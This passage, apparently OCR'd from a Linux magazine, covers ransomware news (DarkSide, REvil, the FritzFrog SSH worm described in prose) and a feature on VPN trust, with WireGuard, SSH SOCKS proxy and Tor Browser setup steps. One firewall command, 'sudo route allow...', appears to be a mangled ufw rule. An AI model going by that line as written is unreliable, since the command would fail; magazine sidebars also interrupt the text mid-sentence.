Soon after that the FBI announced it had obtained a wallet key and were able to recover 85 per cent of the ransom paid. It's been speculated (see **https://bit.ly/lxf285-blockchain-study**) that this figure was in fact paid to a DarkSide affiliate (an intermediary hacker who may have gained initial access), with DarkSide keeping the remaining 15 per cent (its RaaS operator fee), as well as all their other ill-gotten gains, in an as-yet unseized wallet.

DarkSide has in the past demanded ransoms in Monero (XMR), a privacy-conscious altcoin that doesn't record unique addresses on its blockchain. Given its lack of relative popularity though, it's no good for paying huge sums with. Very few exchanges hold millions of XMR in their coffers. Cryptojacking malware hijacks machines (often through malicious JavaScript) to mine cryptocurrency, and it turns out that Monero is an ideal token for this. It can be mined on modest

hardware, so a large-enough attack can net great profits.

Linux machines have been targeted in this way since at least January 2020 by malware dubbed *FritzFrog*, which is written in Go and propagates over SSH. It uses a peer-to-peer approach, rather than traditional Command and Control (C2) servers, making it hard for investigators to shut it down. Once a machine is compromised a *netcat* process is spawned to create an encrypted channel that can receive commands from other peers. And if an infected machine is rebooted then it doesn't matter, *FritzFrog* thoughtfully adds its own SSH key to the machine, creating a persistent backdoor. Oh, and it's a file-less malware too: peers send 'proto-files' to one another by arranging in-memory blobs, which are reconstructed and decrypted at the other side, leaving no trace.



Give yourself a warm fuzzy feeling this winter by getting your Nextcloud instance A-rated for security.

All this might sound like only server operators need worry, but is a desktop not just a server with a screen and less services? Whimsy aside, we should probably not get complacent. Many readers will have devices on their home networks that are reachable by SSH, web or any number of other interfaces. A Raspberry Pi, Kodi instances and NAS boxes can easily be identified (for example, using the **https://shodan.io** scanning engine) and if they still have the default passwords they are as good as 0wned.

Furthermore, many readers will be running VPSes or cloud instances, and it's really important to keep the software on these up to date. One of the most popular (and useful) uses for these is running Nextcloud, and no one wants their Nextcloud data lost or held to ransom. If you're running Nextcloud do yourself a favour and hit up the security scan at **https://scan.nextcloud.com**. It will grade your security from A+ to F, and give you helpful advice on how to achieve a better grade. This covers simple tasks such as upgrading to a supported version (Nextcloud 22 is out, hooray!) as well as more complex operations such as configuring a Content Security Policy (CSP) on your web server.

You've got poisoned mail

Last month we looked at running your own email server with the superb *Mail-in-a-Box* (*MIAB*). Good old-fashioned spam never really went out of fashion (and poisoned email attachments are a popular way to spread ransomware), so anyone running a mail server should take extra care. *MIAB* makes this very easy, but it's interesting to point out that despite the complications in setting up your own mail server (we still don't understand Glue Records), it's actually trivially easy for malware to set one up in the blink of an eye. This apparent paradox comes from the fact that malware really just wants to send mail, it doesn't care about receiving it, and it doesn't even care if most relays reject the spam it spews forth.

It's been estimated that takings from the ransomware industry run in excess of $20bn per year, and that there's a ransomware attack every 11 seconds. Despite REvil shutting up shop (or having their shop otherwise shut), there's no indication that these attacks are slowing down or becoming in any way less lucrative.

However, law enforcement and the industry are fighting back hard against ransomware. In October 2021 Ukranian national Yaroslav Vasinskyi was arrested in Poland, having been indicted earlier in the US in August. Vasinskyi, (alongside the still-at-large Vevgeniy Polyanin) it is alleged, were both involved with REvil.

The "home of the free" has had it with ransomware peddlers, and they're willing to put their money where their mouths are too. The US government is offering a reward of up to $10 million for information on REvil's leadership, and $5 million for information on anyone planning to launch an attack with their software. LXF

» FINAL THOUGHTS

It's worth remembering that a determined and resourceful adversary could probably hack a regular desktop Linux user if they wanted to. But that doesn't mean we should give up, switch off our firewalls and scream, "It's PASSWORD1" into the bleak night. Recycled passwords are a common cause of attack and there's no reason not to be using a password manager today. We recommend the open source *KeePassXC* (**https://keepassxc.org**) but there are all kinds of other FOSS offerings, as well as cloud solutions. If you prefer things text-based, there's the *pass* program that can manage a clean password heirarchy via GPG and (optionally) Git.

Protecting your important accounts with Two Factor Authentication (2FA) should be a given now. And using your phone as a second factor isn't infallible. Many applications and services now support time- or hop-based One Time Passwords, and you don't have to use *Google Authenticator* to use them. Even Google's own services enable you to use an alternative application. *Authy* by Twilio is extremely popular, but for optimal open source goodness we wouldn't hesitate to recommend *Aegis* (*it's ace–Ed*) You'll find it, alongside most everything you'll need for a Google-free phone, on the F-Droid app store.

If the worst happens, and you do get hit by some cyber-badness, there are agencies that can help. In the UK we have the National Cyber Security Centre (**www.ncsc.gov.uk**) and the US has the Cybersecurity and Infrastructure Security Agency (**www.cisa.gov**).

SECURE YOUR VPN


The ever-sceptical **Jonni Bidwell** is here to cast doubt on the highly profitable VPN business, and show you how you can do better...

Consumer VPNs (virtual private networks) are big business. Indeed, if all the sponsored product placement and affiliate linking is anything to go by, then just a few bucks a month will bring you great security, privacy and other nebulous benefits, while at the same time making you magically appear as though you're in a country of your choosing.

What those implorations to sign up don't tell you is that while you're holidaying, safely, in this faraway IP block, your traffic (albeit partly encrypted) is all visible to the VPN provider. It might care more about your monthly subscription payment than what you're using its service for. And it might well implement a 'no-log' policy, which would save space and money. But they effectively have the same insight into customers' traffic as those customers' ISPs did, up until the point it all vanished into a single VPN connection.

We're not saying all VPNs are bad. Linux Mint is sponsored by Private Internet Access. NordVPN has a Linux client. Even Mozilla has its own VPN now (although if you use *Firefox* you've probably already heard about it). It's just it's difficult to prove that they're good. So why not run your own? We'll show you how to use the latest WireGuard technology to route your traffic through your home, or the region of your choosing via a Virtual Private Server. And if you don't trust your ISP or VPS provider, we'll look at Tor – the gold standard for privacy.

If your goal is, like so many deal-hunters for our staunchly capitalist sister site TechRadar, to check out prices in difference currencies, or to mitigate the risks of public Wi-Fi, then a VPN will help you do that. If your goal is to access geo-blocked content (different Netflix regions or Steam prices, say), then a VPN might help you do that too, but it almost certainly goes against the provider's Terms of Service. Believing a VPN will anonymise your browsing, protect you from tracking cookies, malware and the plague, however, is wide of the mark. Your IP address is far from the only means companies have of identifying you. We'll see that browser fingerprinting, DNS interception and even good old-fashioned spam can undermine any protections a VPN might offers.




The why and wherefore of VPNs

It's not VPNs that are bad, rather people's unrealistic expectations of privacy. And, in a pay-per-click age, honesty.

Search online for "why I need a VPN" on any and you'll find flashy websites framing all sorts of shoddy prose on the perils of "unprotected" browsing. Such diatribe should be taken with a grain of salt. Yes, there are companies that sell your data. Yes there are brutal regimes that punish anyone caught browsing websites that go against their ideologies. Yes, Google is mostly blocked in China. And yes, a VPN might help you with this. But it's perhaps not as essential as people think.

We're getting ahead of ourselves anyway. A VPN is an encrypted tunnel between two, generally distant, machines. There are a variety of protocols by which one can achieve this, but they all enable the client machine to access resources (web pages, VOIP services, internal company resources) using the server as a proxy. Furthermore, established public key cryptography and key exchange protocols are leveraged so that anyone eavesdropping on the VPN connection has infinitesimally little chance of being able to make sense of the data. And anyone looking at the connection from the VPN server to the outside world (if it's used that way) won't be able to see the client's IP address.

That all sounds quite good, and it is. As long as you trust your VPN provider. Ascertaining that trust, however, is hard. In 2016 a free VPN service called *Hola* breached user trust. It provided a browser plugin that enabled users to switch regions. However, those users were unwittingly becoming rather more involved in the VPN than they would have liked. *Hola's* business model at the time was to tunnel traffic between users, so that their machines became proxies. This potentially made users vulnerable to all kinds of lawsuits and investigations, since traffic is no longer encrypted after it has left the VPN tunnel. Most of the web is protected by HTTPS now, but that still reveals domain names and IP addresses.



Network Manager supports all kinds of VPN connections, but there's also all kinds on questionable operations out there.


We'd hope that such behaviour is a thing of the past, and for the most part it is. But that doesn't mean we can trust what these fly-by-night VPNs are telling us. Many of them tout a 'no logging' policy, for example. Yet in 2020 seven such services based in Hong Kong accidentally leaked some 1.2TB of user logs. These included cleartext passwords, session keys, domains visited, browser user agent strings and IP addresses. *NordVPN*, for a long time considered more reputable than other services, experienced a data breach in 2018, although no customer data was taken.

These may have been isolated incidents, but would you trust such operations to aggregate all your internet traffic? Or, phrased differently, do you distrust your ISP enough that giving that information to an unknown entity seems like a good idea?

» ENTERPRISE AND PERSONAL VPNS

As we were writing this feature a company wide email appeared with a familiar beginning: "The IT department are investigating an outage". This time it was the corporate VPN that was out, and since most staff were working from home, they were unable to access corporate services. For us, that meant no fonts, no Creative Cloud licence validations, and we couldn't even log into the IT Helpdesk to make them aware of our disgruntlement.

But we digress. What we should say is that corporate VPNs are (when they work) a good thing. This, despite using some of the same technologies (for example, *OpenVPN*) they are used for entirely opposite purposes to the shady VPNs we're on about. Businesses use their VPNs to restrict access to resources, and use hardware appliances to achieve this. Consumer VPNs, we'd wager, are more about circumventing restrictions, and are run using cheap, commodity virtual private servers (VPSes). It might be easier to rent a VPS from Amazon or Digital Ocean or the like in an EU or US data centre, but it's still possible to find boxes in countries where the laws are more relaxed (with respect to what can and can't be done with your internet connection). And that's the attraction for many people.



OpenWRT and other open source router firmware enable you to run your own VPN from home.

Run a WireGuard VPN

WireGuard is the newest, leanest, meanest VPN protocol on the scene. Let's get those wires guarded!

Thanks to the wonders of open source it's possible to run your own VPN. Depending on your purposes (i.e. if you want to break rules) this might not be for you. But if you want a secure tunnel to your home connection or a VPS (virtual private server) when you're away, then we'll show you how. Before we do that though, let's look at a lesser-known feature of another jewel of FLOSS, *OpenSSH*. As it happens it's full of hidden gems. For example, during an SSH session, if you type Enter then ~ then C, you can access a super-secret command shell, from which you can add any port forwarding options. Very handy if you forgot to add them when you initiated the session.

But anyway, we digress. See the box (*below*) for how to set up a rough 'n' ready not-quite VPN with SSH. Setting up a grown-up VPN is a little harder, but hopefully we can fit it in the remaining space. *WireGuard* is still quite new (it was only added to the Linux kernel in April 2020) and while it aims to be (and architecturally is) simpler than *OpenVPN* and others, we'll see that there's still a lot of manual setup involved. In the future there'll be additional helpers for dealing with key distribution and IP address allocation, but for now we'll have to do everything ourselves. *WireGuard* by design wants to have a minimal attack surface, and as such it is firmly a network layer service. Things like DHCP (or anything analogous to it that might help *WireGuard*) exist elsewhere in the OSI stack, so they'll never be added to *WireGuard* itself.

WireGuard, according to fetching graphs on its website, far outperforms its peers. It's also simple enough that we can set it up in two pages.

Lay the groundwork

The first thing we need to do is install the appropriate utilities on both machines. Ubuntu 20.04 and later have *WireGuard*-supporting kernels, so you shouldn't have to worry about building DKMS modules. Install the userspace part with:

```
$ sudo apt install wireguard-tools
```

This will create the directory **/etc/wireguard** into which we'll dump a keypair:

```
$ wg genkey | sudo tee /etc/wireguard/privkey
$ sudo cat /etc/wireguard/privkey | wg pubkey | sudo tee /etc/wireguard/pubkey
```

Since *WireGuard's* configuration directory is owned by root, we need to use this rather messy `sudo` and `tee` incantation. Keypairs need to be generated on both machines too. *WireGuard* needs to know the IP addresses and public keys of any peer that connects to it. If you're at home on your local network connecting to another local machine (a fairly pathological use case, but good for testing things), then use the LAN IP addresses. If you're dealing with a machine or VPS that's not on your LAN, you'll need to use your external IP (which you can get by entering `ip` into *DuckDuckGo*). *WireGuard* will create a new interface on both machines, each with their own IP addresses. It's a bad idea to use anything other than the reserved private IPv4 ranges (for example, 192.168.*) for this, and it's an equally bad idea to use ones that conflict with your LAN. We've used


» BROWSING BY PROXY

Another of OpenSSH's joyous treasures is that it can be used as a SOCKS proxy. This isn't the same as a VPN; it works at the session level rather than the transport level. But it does enable traffic to be tunnelled over an encrypted connection and it does obfuscate the client IP address, which is certainly part of what a VPN does.

Let's assume you have a remote machine which you're already in the habit of SSHing into. Then to achieve this SOCKS magic, instead of your usual incantation, add the following option:

```
$ ssh user@myserver.com -D 3128
```

This will send traffic from port 3128 on the local machine to the proxy (you can use any available port number you're allowed to). Also, the `-D` option can be activated from the internal shell we tipped you off about earlier. Many applications support SOCKS proxies, but they do need to be individually configured. In order to use your rough and ready proxy with *Firefox*, go to Settings>General>Network Settings and select Manual Proxy configuration. In the SOCKS Host box, enter `localhost` and enter `3128` in the Port box. Leave the radio button at the SOCKS v5 setting. Hit OK and all your web traffic will be routed via your SSH server. Don't forget to reset the network settings when you disconnect the SSH connection, otherwise the web will be replaced with a "proxy is refusing connections" error.



Here we can see a peer connected successfully. Adding more peers becomes exponentially more complex, though.

the 10.* prefix (another private range), but if this is used on your LAN you should use something else.

We need to prepare *WireGuard* configurations at both ends, but don't worry – it looks worse than it is. On the remote, server machine edit (with *sudo*) **/etc/wireguard/wg0.conf** and populate it as follows. You'll want to copy and paste the appropriate keys. The `[Interface]` section describes the local instance of *WireGuard*, so use its (not yet enabled) IP and the private key generated on it here. The `[Peer]` section describes anyone connecting to it, so use the public key from the local machine here. Using a `/32` mask in the IP address means only this peer is allowed to connect.

```
[Interface]
Address = 10.0.0.2/24
PrivateKey = ...=
ListenPort = 51820

[Peer]
PublicKey = ...=
AllowedIPs = 10.0.0.3/32
```

Do the same thing on the local machine, using a different 10.0 address and in the `[Interface]` section. In the `[Peer]` section you use the public key from the server. Replace the `AllowedIPs` setting to forward all traffic. And also add an endpoint so *WireGuard* knows to connect to your server's actual IP. We've also added a keepalive setting, which the documentation says will help maintain NAT connections:

```
AllowedIPs = 0.0.0.0/0

Endpoint = 192.168.x.y:51820
PersistentKeepalive = 30
```

Almost there... you'll need to set

```
$ sudo sysctl net.ipv4.ip_forward=1
```

on both sides in order for traffic to be forwarded. Now start *WireGuard* on the server with

```
$ sudo systemctl start wg-quick@wg0
```

A side-effect of *WireGuard* is that it's easy for a misconfiguration to render the remote machine inaccessible if you use a conflicting IP in the `[Interface]` section. But most VPSes enable you to reboot, so it's not the end of the world if that happens. You can check everything's working on either machine by running

```
$ sudo systemctl status wg-quick@wg0
```

If there are no errors (including those perpetrated by yourself) you should be able to access the server using its imaginary 10.* IP address as well as its real one. However, you've probably noticed your local machine has lost its connection to the outside world. That's easy to fix with some firewall rules. We're assuming a new style interface name `enp1s0`, the command `ip a` will show you the correct name to use here. If you're running *Ufw* (on the server) you might need


```
$ sudo route allow in on wg0 out on enp1s0
```

to enable *WireGuard* traffic to ingress the network. You'll also need

```
$ sudo iptables -t nat -I POSTROUTING -o enp1s0 -j MASQUERADE
```

so that traffic is NAT-ed accordingly. These commands (as well as the appropriate commands to deactivate things) can be added to the configuration file so that they are automated in the future. See the documentation for how to do this.

We've demonstrated a fairly minimal example of *WireGuard* usage, but it's capable of much more. It supports IPv6, so if both machines have IPv6 connectivity then it's easy to use that as well or instead. It's also possible to add another layer of security in the form of a pre-shared key. As the name suggests this is shared between client and server. It can be generated with `wg genpsk` and then copied and pasted at both ends with a `PresharedKey =` directive.



Success! Our WireGuard configuration worked. Made all the more exciting by Cool Retro Terminal.

Tor and other VPN alternatives

Tor has long been regarded as the gold standard for privacy and anonymity. See how easy it is to go dark.

VPNs are advertised as being a boost for privacy, security and anonymity. Those nouns may well apply in particular situations. But it's hard to call a VPN an anonymous service when you have to sign up with a very un-anonymous credit card. And it's hard to say for sure if they're private or secure if you're talking about a bunch of effectively centralised servers that no one can audit. Fortunately there are alternatives, and one you've probably heard of is *Tor* (formerly known as *The Onion Router*).

Similar to a VPN, *Tor* proxies traffic through encrypted tunnels, obfuscating users' IP addresses. It's different though because no one entity owns *Tor*. Anyone can run a *Tor* node and anyone can connect to it for free, without any sign-up process. *Tor* connections – 'circuits' – are routed over at least three *Tor* nodes, with each hop unwrapping a layer of encryption (hence the old *Onion* name) to discover the next. In this way there's no correlation between the first and final nodes. *Tor* is used in two ways: either as an intermediary to regular web service, or to access *Tor's* hidden services, which have their own .onion domain names.

All manner of Tor users

You might have heard of *Tor* being used for organised crime, assassinations for hire, or any number of other bad things. Malfeasance certainly takes place there, but there are a number of legitimate services operating on the onions, too. The BBC News website, for example, is blocked in countries that would rather its citizens only tune in to state media. So since 2019 the BBC has operated a *Tor* service at **www.bbcnewsv2vjtpsuy.onion**. Not exactly easy to remember, but a small price to pay to access a free press. *Tor* service names are generally 16-character long random strings, but with a little effort it's possible to personalise the first few letters. Facebook (also blocked in a number of countries, but not necessarily deserving of a mention in a privacy feature) operates a Tor service at **https://facebookcorewwwi.onion**, for example.

It's worth mentioning that logging into Facebook and Google type services does tend to identify you to some extent. Those ad-tracking cookies and Like and Share buttons follow you around whether you're using a VPN, *Tor* or both. More on how to evade them over the page. For now just make sure you're logged out of these services if you're doing anything other than using them on *Tor*. Again, we've got ahead of ourselves and haven't told you how to use Tor. Let's remedy that by visiting **www.torproject.org/download** and downloading the *Tor Browser Bundle*.

The Linux build ships as a tar.xz archive, which on Ubuntu at least can be opened with the Archives utility. Extract it to your home folder (or wherever you like) and then run the bundled desktop file to add it to your Applications menu:


```
$ cd ~/tor-browser_en-US/
$ ./start-tor-browser.desktop --register-app
```

If you don't like having a static copy of the *Tor* browser in your home directory then you can add the Debian repository (it's not recommended to use the edition in the Ubuntu repos). How to do that is explained at **https://support.torproject.org/apt/tor-deb-repo**. If you look on FlatHub (or if your distro's application manager

» OTHER WAYS TO VPN

The other popular way to roll your own open source VPN is with the *OpenVPN* protocol. This is a much more complicated beast than *WireGuard*, but it's still easy enough to get started with a simple set up. This all relies on you having access to a remote server (if you want to use a VPN in the conventional way), and on you being confident that said server won't be compromised. Because if it was there's not much point in running a VPN on it.

We're not going to recommend any commercial service over any other, but we'd consider Mozilla a force for good in a world full of Metas and Alphabets and Yahoo! (*Who? – Ed*). And it so happens you can support them by subscribing to their VPN service. It uses *WireGuard* (without you having to plan your subnets) and works with Linux. It might be a little pricier than other offerings, but hopefully we've cast enough doubt on such offerings already. And no, Moz didn't pay us to write this.



Mozilla needs to eat too, and it does care about Linux users. Perhaps this makes the company more deserving of your patronage.

plugs into that) you can also avail yourself of the *Tor Browser Launcher*. This automates the process of downloading, configuring and keeping the browser up to date.


That browser, as you'll see when you launch it, is a customised version of the *Firefox* ESR release. Hit the Connect button and see if you're able to connect to *Tor*. It'll take a few seconds to establish relays and circuits and such, but even if you're behind a firewall it should still find a way. In some countries publicly listed *Tor* relays are blocked, but there are options to remedy this. In the *Tor* Settings page you can opt to use a bridge, which may come from a *Tor* Project listing or a trusted source. It's much harder to block *Tor* bridges since a complete list of all of them doesn't and can't exist.

Once connected try and view your favourite website (which obviously is **linuxformat.com**) and you'll see one of the main drawbacks of *Tor*. It's slow. Sometimes very slow. All bandwidth on *Tor* has effectively been donated, so it's considered bad form to (try to) use it for data-heavy activities such as streaming video. And if you use YouTube, since you have to sign in to watch videos, all you're really doing is telling Google that you're using *Tor*. And that will inform future adverts it chooses to sling your way. Another odious technique the bad VPN sites use is to try to claim they're better than *Tor* because *Tor* is slow. Unfortunately lots of VPNs, especially bad ones, have some sort of bandwidth limits, too.


Exit, stage left

The bad VPNs vs *Tor* debate covers other areas too. It's been well-publicised that occasionally people operate malicious exit nodes. These are the last hop before traffic leaves the *Tor* network and is routed to the requested resource. If the user is accessing a *Tor* Service, i.e. a .onion address, then exit nodes are not used. Otherwise they can see which domains etc are being accessed. Rather like a VPN provider can (in theory, if they accidentally left their no-logging option perhaps). Unlike the VPN case though, the exit node has no knowledge of the users IP address. So again this argument is specious. It's probably more accurate to say that bad *Tor* exits are better than bad VPNs. Although neither are that good, really.

If you want to find other *Tor* sites, a good starting point is The Hidden Wiki. This is a regular website (you can access it without Tor) full of links to popular *Tor* sites. We would tell you the address, but since some of those sites aren't exactly a family show we'll leave it for your favourite search engine. By default the *Tor Browser* uses



Tor aims to protect you from all kinds of threats, but sufficiently determined adversaries and advertisers will always find a way.



The Tor Browser includes NoScript and HTTPS Everywhere, and comes with three security settings depending on your levels of paranoia.

Permanent Private Browsing mode, which will delete all cookies and site data when the browser is closed. Like *Firefox's* regular Private windows it also isolates different website cookies from one another, making it harder (if not outright impossible) for ad trackers to do their respective things.

